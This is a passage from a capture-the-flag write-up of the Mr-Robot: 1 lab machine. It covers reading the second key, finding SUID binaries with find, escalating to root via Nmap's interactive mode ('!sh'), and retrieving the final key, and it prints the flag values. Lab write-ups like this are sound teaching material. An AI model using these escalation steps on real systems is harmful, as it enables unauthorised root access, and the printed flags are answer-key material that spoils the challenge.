Interpretation: The cracked password was correct, and the shell now has the access level of the robot user, who owns the key-2-of-3.txt file, so it could finally be read.

Why this matters: This is the second flag, and it also gives a proper user-level shell to continue enumeration from, instead of the very limited daemon-level access.

Next step: With a stable robot shell in place, the search began for a way to escalate to root.

Key 2 — Second Flag

Location discovered: /home/robot/key-2-of-3.txt

Method used: cat /home/robot/key-2-of-3.txt (as the robot user)

Result: **822c73956184f694993bede3eb39f959**

Explanation: This file was owned by the robot user and could not be read by the low-privilege daemon shell ("Permission denied"). It became readable only after cracking the robot account's password hash with John the Ripper and switching to that user with su.

12. Final Privilege Escalation

Step 27 — Searching for SUID Binaries

Command : find . -perm 4000 (from /home/robot — no results) pwd cd ../.. ls find . -perm /4000 (from the filesystem root)




Figure 30: Searching the Filesystem for SUID Binaries

Description: A SUID ("Set User ID") binary runs with the permissions of its file owner rather than the user who launched it. If a SUID binary is owned by root and can be tricked into running other commands, it can be used to escalate privileges to root. The first search, run from inside /home/robot with the exact permission 4000, returned nothing. The current location was then checked with pwd, the working directory was moved up to the filesystem root with cd ../.., and a wider search using find . -perm /4000 (any SUID bit set) was run from there.

Result: The wider search returned a list of SUID binaries, including standard system tools such as /bin/su, /usr/bin/passwd, and /usr/bin/sudo — plus one unusual entry: /usr/local/bin/nmap.

Interpretation: Most of the binaries listed are expected to be SUID (they need root rights briefly for normal system tasks). /usr/local/bin/nmap being SUID is highly unusual and stood out immediately, because older versions of Nmap included an interactive mode that can be used to break out into a shell.

Why this matters: If Nmap is running with root's permissions (because of the SUID bit) and it can be made to launch a shell, that shell will also run as root.

Next step: Nmap's interactive mode was used to try to break out into a root shell.

Step 28 — Escalating to Root Using Nmap Interactive Mode

Command : nmap --interactive ; nmap> !sh




Figure 31: Root Shell Obtained via Nmap Interactive Mode

Description: Older versions of Nmap support an interactive mode with a built-in !command syntax that runs an operating-system command from inside Nmap itself. Because this copy of Nmap had the SUID bit set and was owned by root, any command launched through it also runs with root's effective permissions. The command !sh was used to launch a shell from inside Nmap's interactive prompt.

Result: id showed uid=1002(robot) gid=1002(robot) euid=0(root) groups=0(root),1002(robot). The real user (uid) was still robot, but the effective user (euid) was now 0 — root.

Interpretation: The shell now runs with root-level permissions, thanks to the misconfigured SUID bit on the old Nmap binary. This is a classic and well-documented privilege-escalation technique for outdated, SUID-enabled Nmap installs.

Why this matters: Root access means every file on the system, including the final flag in /root, can now be read.

Next step: The /root directory was checked for the final key.

13. Root Access and the Final Flag

Step 29 — Reading the Final Key

Command / Action: cd /root ; ls ; cat key-3-of-3.txt ; id

Description: With root-level (euid=0) access confirmed, the /root directory — normally accessible only to the root user — was listed and its contents read.

Result: The directory contained firstboot_done and key-3-of-3.txt. Reading the file returned: 04787ddef27c3dee1ee161b21670b4e4. A final id check re-confirmed euid=0(root).

Interpretation: This is the third and final flag of the challenge, proving full root access to the machine was achieved.

Why this matters: This marks successful completion of the Mr-Robot: 1 CTF — from an unauthenticated web visitor, through WordPress Administrator access, to a low-privilege shell, and finally to root.

Key 3 — Third Flag / Root Access

Location discovered: /root/key-3-of-3.txt

Method used: cat key-3-of-3.txt (with an effective root shell obtained via Nmap interactive mode)

Result: **04787ddef27c3dee1ee161b21670b4e4**

Explanation: The /root directory is only readable by the root user. Access was possible only after escalating privileges using the SUID-enabled, outdated Nmap binary found during the SUID search — this was the exploit that finally granted an effective root shell.

14. Conclusion

The Mr-Robot: 1 machine was fully compromised, from initial reconnaissance to root access, by following the clues the machine itself provided at each stage. The attack chain relied on three main weaknesses: information leakage through robots.txt, a guessable WordPress password, and an outdated, SUID-enabled Nmap binary left on the system. Each stage of the report followed the same pattern — discover a clue, understand what it meant, test a theory based on it, and verify the result before moving to the next step. All three flags (key-1-of-3.txt, key-2-of-3.txt, and key-3-of-3.txt) were successfully retrieved, confirming complete compromise of the target machine.